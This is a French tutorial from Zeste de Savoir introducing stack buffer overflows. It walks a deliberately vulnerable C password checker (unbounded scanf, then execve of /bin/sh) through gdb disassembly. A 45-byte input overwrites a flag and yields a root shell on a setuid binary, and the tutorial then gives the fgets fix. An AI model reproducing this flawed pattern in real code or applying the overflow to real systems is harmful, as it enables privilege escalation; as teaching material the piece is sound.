CC

Zeste de savoir

Introduction aux ”buffer overflows”

12 août 2019

Table des matières

1. Introduction

Nous sommes en Août 1996 où la 49ème édition du célèbre Phrack est publiée. Parmi la multitude d'articles techniques de pointe parus, l'un d'eux retiendra particulièrement notre attention : **Smashing the stack for fun and profit** , d'Aleph1.

Dans cet article, l'auteur évoque l'exploitation de vulnérabilités liées à des débordements de tampons dans des programmes implémentés en langage C, tout en précisant que de telles brèches étaient présentes dans des programmes à usage répandu, notamment dans les systèmes d'exploitation UNIX.

Il s'agit d'une vulnérabilité très ancienne et pourtant très répandue encore. Elle est à l'origine d'un manque de rigueur de la part d'un programmeur, lorsque celui-ci désire effectuer une copie de données à destination d'un "buffer" mais que la capacité de celui-ci est *a priori* insuffisante pour contenir la quantité de données souhaitées. Il y a alors débordement et on parle ainsi de débordement de tampon ou "buffer overflow".

Cet article se veut être une douce introduction aux buffer overflows. Exploiter ce genre de vulnérabilités nécessite quelques connaissances dans le domaine de la programmation en C, ainsi que dans le fonctionnement d'un programme informatique au sens large : comment il manipule la mémoire, comment il exécute des instructions binaires.

Ici, nous nous attarderons sur un débordement de tampon au niveau de la pile d'exécution. C'est pourquoi je vous suggère, en toute modestie, de lire mon article sur l'introduction à la rétro-ingénierie de binaires où j'explique le fonctionnement de la pile d'exécution.

2. Un exemple simple : débordement de tampon dans la pile d'exécution

Considérons le programme suivant :

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <openssl/crypto.h>
#include <openssl/md5.h>
#define BUFSIZE 40 /* Should be enough */

void main(void) {
    int access_granted = 0;
    char password[BUFSIZE] = {'\0'};

    char hash[16] = {'\0'};
    printf("Enter the password to get the access granted! ");
    scanf("%s", password);

    MD5_CTX c;

    MD5_Init(&c);

    MD5_Update(&c, password, strlen(password));

    MD5_Final(hash, &c);


        if(memcmp("\x90\x6d\x6f\x6a\x61\x58\xd6\x9d\x18\x59\x85\x26\x70\xbe\xf
        hash, 16) == 0) {
        access_granted = 1;
    }

    if(access_granted) {
        printf("Access granted!\n");
        execve("/bin/sh", NULL, NULL);
    } else {
        printf("!!! ACCESS DENIED !!!\n");
    }

    exit(EXIT_SUCCESS);
}
```

Un programme que vous ne rencontrerez probablement pas dans la vie réelle (à moins que) mais qui se contente de faire quelque chose qui a un intérêt : demander un mot de passe à l'utilisateur, le condenser en MD5 et comparer les empreintes : si celles-ci correspondent, on lance un shell pour l'utilisateur.

L'intérêt d'avoir inséré le MD5 plutôt que le mot de passe en clair est évident : vous ne pourrez pas, a priori, deviner quel mot de passe le programme demande pour vous donner un shell.

Nous allons tester ce programme sur une distribution Linux amd64. Compilons-le, et exécutons-le.

```
ge0@samaritan ~/bof_example1 % gcc -o main main.c -lcrypto
ge0@samaritan ~/bof_example1 % ./main
Enter the password to get the access granted! zestedesavoir
!!! ACCESS DENIED !!!
```

C'était prévisible... Et si nous vous disions qu'il était en fait possible d'obtenir un shell sans connaître le mot de passe demandé ?

```
ge0@samaritan ~/bof_example1 % ./main
Enter the password to get the access granted!
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Access granted!
$
```

Tiens ? Aurions-nous trouvé le bon mot de passe ?

```
ge0@samaritan ~/bof_example1 % echo -n
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
    | md5sum
b3966b7a08e5d46fd0774b797ba78dc2  -
ge0@samaritan ~/bof_example1 %
```

D'après notre programme, le hash demandé est 906d6f6a6158d69d1859852670befb08. C'est radicalement différent de b3966b7a08e5d46fd0774b797ba78dc2 ! Alors pourquoi avons-nous réussi à obtenir un shell ?

La réponse est simple : nous avons effectué un **buffer overflow** et nous avons débordé sur la variable `access_granted` qui valait désormais autre chose que 0. Pour le vérifier, nous allons d'abord essayer de comprendre ce qu'il s'est passé dans la théorie, puis nous utiliserons nos compétences en rétro-ingénierie pour savoir ce qu'il s'est réellement produit.

2.1. La théorie

Au prologue de la fonction main, nous avons une pile d'exécution vide, avec un certain espace mémoire qui a été alloué. Cet espace mémoire servira à stocker les variables locales, ainsi qu'à mettre en place les arguments des fonctions que nous appellerons.

Considérons la pile de départ vide, comme le schéma ci-dessous :

```
      Pile d'exécution
+---------------------------+
|                           |
```

```
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
+---------------------------+
```

L'instruction suivante :

```
int access_granted = 0;
```

Aura pour effet d'allouer de l'espace mémoire à notre variable, au sein de l'espace mémoire alloué dans la pile d'exécution par la fonction main(). Nous aurons donc logiquement ceci :

```
      Pile d'exécution
+---------------------------+
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
|                           |
+---------------------------+
|                           |
|     access_granted        |
|                           |
```

```
+--------------------------+
```

L'espace mémoire se situe **vers la base de la pile**. Comme si nous empilions des assiettes.

Nous rencontrons ensuite l'instruction suivante :

```
char password[BUFSIZE] = {'\0'};
```

De même que pour `access_granted`, nous allons allouer un espace mémoire pour `password` ; on empile une autre assiette, en d'autres termes, pour obtenir ceci :

```
      Pile d'exécution
+--------------------------+
|                          |
|                          |
|                          |
|                          |
|                          |
+--------------------------+
|                          |
|                          |
|                          |
|                          |
|         password         |
|                          |
|                          |
|                          |
+--------------------------+
|                          |
|     access_granted       |
|                          |
+--------------------------+
```

Enfin, même chose pour `char hash[16] = {'\0'};`. Nous obtenons une pile d'exécution qui ressemble à ceci :

```
      Pile d'exécution
+--------------------------+
|                          |
|                          |
|           hash           |
|                          |
|                          |
+--------------------------+
|                          |
```

```
|                           |
|                           |
|                           |
|          password         |
|                           |
|                           |
|                           |
+---------------------------+
|                           |
|     access_granted        |
|                           |
+---------------------------+
```


Que se passe-t-il lorsque nous exécutons l'instruction `scanf("%s", password);` ?

Le programme va attendre des données utilisateurs entrées au clavier. Ces données seront inscrites dans la zone mémoire pointée par `password`, donc dans la pile d'exécution. Après déroulement de l'instruction, l'espace mémoire de password est réinscrit par les données utilisateur. L'écriture se faisant du sommet de la pile vers sa base, elle ressemblera dorénavant à ceci :

```
      Pile d'exécution
+---------------------------+
|                           |
|                           |
|            hash           |
|                           |
|                           |
+---------------------------+
|###########################|
|###########################|    |
|###########################|    |
|###########################|    |     sens d'écriture
|#########password#########|   \   /
|###########################|    \ /
|############               |     +
|                           |
+---------------------------+
|                           |
|     access_granted        |
|                           |
+---------------------------+
```

Que se passe-t-il si l'espace mémoire alloué pour le mot de passe est insuffisant pour contenir l'intégralité des informations saisies par l'utilisateur ?

Dans notre cas, il y aura ce qu'on appelle un **débordement de tampon**, ou "buffer overflow". L'écriture continuera de se faire malgré l'insuffisance buffer, et nous déborderons sur l'espace mémoire alloué par `access_granted` :



La variable `access_granted`, qui valait initialement "0", se trouvera affectée d'une autre valeur en fonction des données que nous aurons fournies au programme. Cette valeur sera naturellement différente de 0, et le programme se déroulera comme si nous avions réussi à obtenir l'accès que nous convoitions, même si nous n'avons pas entré le bon mot de passe !

Nous allons maintenant approfondir notre analyse en récupérant des éléments techniques pour confirmer notre hypothèse.

2.2. La pratique

Par la suite, j'emploierai la syntaxe `intel`. Pour que celle-ci soit permanente lorsque vous utilisez `gdb`, faîtes un `echo "set disassembly-flavor intel" > ~/.gdbinit`.

Ouvrons notre binaire à l'aide de `gdb`, et désassemblons la fonction `main`.

```
ge0@samaritan ~/bof_example1 % gdb ./main
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later
    <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show
    copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/ge0/bof_example1/main...(no debugging
    symbols found)...done.
(gdb) disass main
Dump of assembler code for function main:
   0x00000000004008cc <+0>:     push   rbp
   0x00000000004008cd <+1>:     mov    rbp,rsp
   0x00000000004008d0 <+4>:     sub    rsp,0xa0
   0x00000000004008d7 <+11>:    mov    DWORD PTR [rbp-0x4],0x0
   0x00000000004008de <+18>:    mov    QWORD PTR [rbp-0x30],0x0
   0x00000000004008e6 <+26>:    mov    QWORD PTR [rbp-0x28],0x0
   0x00000000004008ee <+34>:    mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004008f6 <+42>:    mov    QWORD PTR [rbp-0x18],0x0
   0x00000000004008fe <+50>:    mov    QWORD PTR [rbp-0x10],0x0
   0x0000000000400906 <+58>:    mov    QWORD PTR [rbp-0x40],0x0
   0x000000000040090e <+66>:    mov    QWORD PTR [rbp-0x38],0x0
   0x0000000000400916 <+74>:    mov    edi,0x400a90
   0x000000000040091b <+79>:    mov    eax,0x0
   0x0000000000400920 <+84>:    call   0x400720 <printf@plt>
   0x0000000000400925 <+89>:    lea    rax,[rbp-0x30]
   0x0000000000400929 <+93>:    mov    rsi,rax
   0x000000000040092c <+96>:    mov    edi,0x400abf
   0x0000000000400931 <+101>:   mov    eax,0x0
   0x0000000000400936 <+106>:   call   0x4007a0
       <__isoc99_scanf@plt>
   0x000000000040093b <+111>:   lea    rax,[rbp-0xa0]
   0x0000000000400942 <+118>:   mov    rdi,rax
   0x0000000000400945 <+121>:   call   0x400710 <MD5_Init@plt>
   0x000000000040094a <+126>:   lea    rax,[rbp-0x30]
   0x000000000040094e <+130>:   mov    rdi,rax
   0x0000000000400951 <+133>:   call   0x400770 <strlen@plt>
   0x0000000000400956 <+138>:   mov    rdx,rax
   0x0000000000400959 <+141>:   lea    rcx,[rbp-0x30]
   0x000000000040095d <+145>:   lea    rax,[rbp-0xa0]
   0x0000000000400964 <+152>:   mov    rsi,rcx
   0x0000000000400967 <+155>:   mov    rdi,rax
   0x000000000040096a <+158>:   call   0x400730 <MD5_Update@plt>
   0x000000000040096f <+163>:   lea    rdx,[rbp-0xa0]
   0x0000000000400976 <+170>:   lea    rax,[rbp-0x40]
   0x000000000040097a <+174>:   mov    rsi,rdx
   0x000000000040097d <+177>:   mov    rdi,rax
   0x0000000000400980 <+180>:   call   0x400780 <MD5_Final@plt>
```

```
   0x0000000000400985 <+185>:   lea    rax,[rbp-0x40]
   0x0000000000400989 <+189>:   mov    edx,0x10
   0x000000000040098e <+194>:   mov    rsi,rax
   0x0000000000400991 <+197>:   mov    edi,0x400ac2
   0x0000000000400996 <+202>:   call   0x4007b0 <memcmp@plt>
   0x000000000040099b <+207>:   test   eax,eax
---Type <return> to continue, or q <return> to quit---
   0x000000000040099d <+209>:   jne    0x4009a6 <main+218>
   0x000000000040099f <+211>:   mov    DWORD PTR [rbp-0x4],0x1
   0x00000000004009a6 <+218>:   cmp    DWORD PTR [rbp-0x4],0x0
   0x00000000004009aa <+222>:   je     0x4009cc <main+256>
   0x00000000004009ac <+224>:   mov    edi,0x400ad3
   0x00000000004009b1 <+229>:   call   0x400740 <puts@plt>
   0x00000000004009b6 <+234>:   mov    edx,0x0
   0x00000000004009bb <+239>:   mov    esi,0x0
   0x00000000004009c0 <+244>:   mov    edi,0x400ae3
   0x00000000004009c5 <+249>:   call   0x400790 <execve@plt>
   0x00000000004009ca <+254>:   jmp    0x4009d6 <main+266>
   0x00000000004009cc <+256>:   mov    edi,0x400aeb
   0x00000000004009d1 <+261>:   call   0x400740 <puts@plt>
   0x00000000004009d6 <+266>:   mov    edi,0x0
   0x00000000004009db <+271>:   call   0x400750 <exit@plt>
End of assembler dump.
(gdb)
```

Passons en revue les instructions du début. Ce sont elles qui mettent en place le cadre de pile, ou "stack frame", de la fonction `main`, et qui allouent de l'espace mémoire dans ladite pile.

Ainsi, les trois instructions suivantes...

```
   0x00000000004008cc <+0>:     push   rbp
   0x00000000004008cd <+1>:     mov    rbp,rsp
   0x00000000004008d0 <+4>:     sub    rsp,0xa0
```

... vont mettre en place le cadre de pile délimité par `rsp` (sommet) et `rbp` (base) afin de ne pas perturber l'espace mémoire de la fonction appelante, et allouer **0xa0** octets (160 en décimal). En effet, il a bien fallu qu'on exécute du code qui se charge d'appeler la fonction `main`, en lui passant les arguments de la ligne de commande ! Il est crucial de ne pas interférer avec les données de cette fonction.

Viennent ensuite les instructions suivantes :

```
   0x00000000004008d7 <+11>:    mov    DWORD PTR [rbp-0x4],0x0
   0x00000000004008de <+18>:    mov    QWORD PTR [rbp-0x30],0x0
   0x00000000004008e6 <+26>:    mov    QWORD PTR [rbp-0x28],0x0
   0x00000000004008ee <+34>:    mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004008f6 <+42>:    mov    QWORD PTR [rbp-0x18],0x0
```

```
   0x00000000004008fe <+50>:    mov    QWORD PTR [rbp-0x10],0x0
   0x0000000000400906 <+58>:    mov    QWORD PTR [rbp-0x40],0x0
   0x000000000040090e <+66>:    mov    QWORD PTR [rbp-0x38],0x0
```

On reconnait-là leur équivalent en C :

```
    int access_granted = 0;
    char password[BUFSIZE] = {'\0'};

    char hash[16] = {'\0'};
```

Il est même possible de déterminer précisément à quels emplacements mémoire seront situées nos variables !

L'instruction située à l'adresse **0x00000000004008d7** se contente de faire un `mov DWORD PTR [rbp-0x4],0x0`. En d'autres termes, elle écrit la valeur 0 à un emplacement mémoire pointé par l'opération `rbp-4`, qui correspond à la valeur contenue par le registre `rbp`, moins 4. La donnée écrite sera un **DWORD**, ce qui correspond à 4 octets.

Les versions récentes du compilateur GCC - à l'heure où j'écris ces lignes, bien entendu - fixent la taille d'un `int` sur un système 64-bit à... 4 octets ! Nous devinons donc aisément que notre variable `access_granted` se situe à 4 octets au-dessus de la base de la pile (`rbp-4`. En résumé, elle est tout en bas !

Nous avons ensuite déclaré un tableau de `char` de 40 octets et que nous avons nommé `password`. Comment déterminer que ces cinq instructions...

```
   0x00000000004008de <+18>:    mov    QWORD PTR [rbp-0x30],0x0
   0x00000000004008e6 <+26>:    mov    QWORD PTR [rbp-0x28],0x0
   0x00000000004008ee <+34>:    mov    QWORD PTR [rbp-0x20],0x0
   0x00000000004008f6 <+42>:    mov    QWORD PTR [rbp-0x18],0x0
   0x00000000004008fe <+50>:    mov    QWORD PTR [rbp-0x10],0x0
```

... Correspondent en fait à `char password[40];` ? Simplement parce qu'un QWORD correspond à huit octets et que cinq écritures de huit octets font **5 x 8 = 40**. On en déduit que notre tableau `password` s'étend de **rbp-0x30 à rbp-0x08**.

Pourquoi `rbp-0x08` et non pas `rbp-0x10` ? Souvenez-vous, il s'agit de **pointeurs**, d'**étiquettes**. Ainsi, l'instruction en **0x00000000004008fe**, écrit en fait huit octets à partir de `rbp-0x10`. Ce qui veut dire que notre zone mémoire s'étend jusqu'à `rbp-0x08` non-incluse !

Un schéma vaut mieux qu'un long discours. Voici l'état de notre pile après notre analyse de code :

```
      Pile d'exécution
+--------------------------+ <-- rsp
|                          |
|                          |
|          /////           |
|                          |
|                          |
+--------------------------+  <--- rbp-0x30
|                          |
|                          |
|         password         |
|        (40 octets)       |
|                          |
|                          |
+--------------------------+  <--- rbp-8
|         4 octets         |
+--------------------------+  <--- rbp-4
|     access_granted       |
|       (4 octets)         |
+--------------------------+  <--- rbp
```

i Pourquoi y a-t-il 4 octets situés entre l'espace mémoire de `password` et celui de `access_granted` ? Ca voudrait dire que `password` fait en fait 44 octets ?!

Cela pourrait, mais non. En réalité, le programme étant compilé sur une architecture 64-bit, celui-ci a besoin d'aligner ses variables sur... 64 bits, soit 8 octets. `access_granted` mesure 4 octets. Il faut donc 4 octets de plus pour nous aligner proprement. On appelle cela du **bourrage**, ou *padding*.

Partant de ce constat, vous saurez déduire que `hash` pointe en fait à `rbp-0x40` et s'étend jusqu'à `rbp-0x30` non-incluse (là où commence `password`), pour un total de 16 octets.

Vérifions que `password` commence bien à `rbp-0x30`. Attardons-nous sur ces instructions :

```
   0x0000000000400925 <+89>:    lea    rax,[rbp-0x30]
   0x0000000000400929 <+93>:    mov    rsi,rax
   0x000000000040092c <+96>:    mov    edi,0x400abf
   0x0000000000400931 <+101>:   mov    eax,0x0
   0x0000000000400936 <+106>:   call   0x4007a0
       <__isoc99_scanf@plt>
```

On charge dans le registre `rax` la valeur de `rbp-0x30` grâce à l'instruction `lea` (**Load Effective Address**). Ainsi, notre registre `rax` aura pour valeur une adresse mémoire située à 0x30 octets au-dessus de la base de la pile.

Cette même valeur est copiée dans le registre `rsi`. Il s'agit du registre qui contient le second argument d'une fonction avant son appel, comme le précise la convention d'appel de fonctions sur un système d'exploitation Linux x64.

Le registre qui doit contenir le premier argument d'une fonction est `rdi`, ou `edi` dans sa version 32-bit. Ainsi, l'instruction suivante :

```
0x000000000040092c <+96>:    mov    edi,0x400abf
```

Charge dans `edi` la valeur **0x400abf**. En faisant le lien avec notre code source et en admettant que nous appelons `scanf` avec les arguments `"%s"` et `password`, on en déduit que **0x400abf** est une adresse mémoire qui pointe sur une chaîne de caractère "%s". Vérifions-le :

```
(gdb) x/s 0x400abf
0x400abf:        "%s"
```

Pas de mauvaise surprise !

Terminons rapidement avec les deux dernières instructions :

```
0x0000000000400931 <+101>:   mov    eax,0x0
0x0000000000400936 <+106>:   call   0x4007a0
    <__isoc99_scanf@plt>
```

Le `mov eax, 0x0` ne nous intéresse pas ici dans le cadre de notre exploitation. Il indique à `scanf` que nous n'utiliserons pas de registre vecteur pour stocker nos extra-arguments. Eh oui, `scanf` est une fonction compliquée qui attend un nombre d'arguments **variables**, et elle se sert du registre `rax`/`eax` pour lui permettre de les énumérer.

Vient enfin l'instruction `call 0x4007a0` qui va se charger d'appeler la fonction `scanf`.

On sait dorénavant que `password` pointe à `rbp-0x30`. Plus aucun doute possible.

i D'après notre schéma de la pile d'exécution ci-dessus, combien d'octets faut-il écrire à l'aide de `scanf` pour commencer à écraser la valeur initialement contenue dans `access_granted` ?

Si nous faisons le calcul, nous commencerons d'écraser `access_granted` à partir de **0x30-0x04 = 48 - 44 = 44 octets**.

Supposons que nous fournissions 44 fois le caractère 'a' à `scanf`. Celle-ci aura écrit 44 octets à l'emplacement pointé par `password`. On aura déjà débordé sur le "bourrage" qui sépare `password` de `granted_access`.

Mieux ! On aura aussi réécrit `granted_access` de l'`'\0'` qui termine notre chaîne saisie au clavier. Mais comme cela ne changera en rien la valeur de `granted_access` qui valait déjà '\0', le programme ne nous donnera pas le shell.

Preuve :

```
ge0@samaritan ~/bof_example1 % perl -e 'print "a" x 44 . "\n"'
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ge0@samaritan ~/bof_example1 % ./main
Enter the password to get the access granted!
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
!!! ACCESS DENIED !!!
ge0@samaritan ~/bof_example1 %
```

Si nous mettons un caractère 'a' de plus, sachant que celui-ci a pour valeur **0x61** ou **97** dans le code ASCII, alors notre variable `access_granted` vaudra autre chose que 0. Ainsi, nous aurons normalement réussi à exploiter notre buffer overflow et obtenu notre shell sans connaître le mot de passe qui se cache derrière le condensat MD5 utilisé par le programme !

On essaie ?

```
ge0@samaritan ~/bof_example1 % perl -e 'print "a" x 45 . "\n"'
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ge0@samaritan ~/bof_example1 % ./main
Enter the password to get the access granted!
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Access granted!
$
```

Pour corriger ce défaut de sécurité, rien de plus simple : contrôler la taille du buffer fourni par l'utilisateur !

```
    //scanf("%s", password);
    fgets(password, BUFSIZE, stdin);
```

On recompile en `main_fixed`. Résultat :

```
ge0@samaritan ~/bof_example1 % perl -e 'print "a" x 45 . "\n"'
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ge0@samaritan ~/bof_example1 % ./main_fixed
Enter the password to get the access granted!
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
!!! ACCESS DENIED !!!
ge0@samaritan ~/bof_example1 %
```

> D'accord. Mais là, tu as juste obtenu un shell au sein de ton propre programme. En quoi est-ce véritablement dangereux ?

Supposez que ce binaire appartienne à `root` et qu'il dispose du bit `suid`. En résumé, lorsque vous lancez ce programme, vous disposez des droits de `root` :

```
samaritan# chown root ./main
samaritan# chmod +s ./main
samaritan#
ge0@samaritan ~/bof_example1 % ls -la main
-rwsr-sr-x 1 root ge0 8573 Feb 11 13:36 main
```

Exploitons de nouveau le binaire.

```
ge0@samaritan ~/bof_example1 % whoami
ge0
ge0@samaritan ~/bof_example1 % perl -e 'print "a" x 45 . "\n"'
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ge0@samaritan ~/bof_example1 % ./main
Enter the password to get the access granted!
    aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Access granted!
# whoami
root
```

Nous venons d'effectuer une escalade de privilèges et sommes désormais maître du système que nous venons de "rooter".

3. Conclusion

Cet article a permis de montrer au plus grand nombre qu'un débordement de tampon est un bug qui peut conduire à une exploitation intelligente d'une vulnérabilité. Bien évidemment, cela reste un très modeste aperçu et il existe à chaque bug exploitable sa technique sophistiquée. En résumé, ce que je vous ai montré n'est que la partie émergée de l'iceberg !

Beaucoup d'exploitations visent à écrire une valeur précise à un emplacement précis, comme nous venons de le voir. Mais il existe d'autres exploitations avancées, au point que les attaquants injectent, par exemple, du code machine au sein du programme qu'ils exécutent, afin de détourner le flux d'exécution de celui-ci et faire ainsi **ce qu'ils veulent** !

Et naturellement, les compilateurs implémentent diverses protections afin d'atténuer l'exploitabilité d'un bug. Un exemple qui aurait pu s'appliquer sur notre programme serait la mise en place d'un **canary** sur la pile d'exécution : il s'agit d'une valeur aléatoire positionnée juste

au-dessus de la zone mémoire critique. Après déroulement du code vulnérable, il suffirait alors de vérifier que la valeur du canary n'ait été modifiée entre temps. S'il y a eu modification, alors il y a eu débordement de tampon et on pourrait prendre des mesures en conséquence, comme quitter le programme immédiatement, par exemple.

Enfin, sachez que de nombreuses plate-formes d'apprentissage existent pour vous initier à ce genre de vulnérabilités. Elles proposent ce qu'on appelle des wargames.

J'ai une tendance à vous recommander personnellement de visiter https ://exploit-exercises.com/ ; notamment la section protostar, qui regroupe des exercices liés à la corruption mémoire, donc en partie aux débordements de tampon !

Bonne exploitation !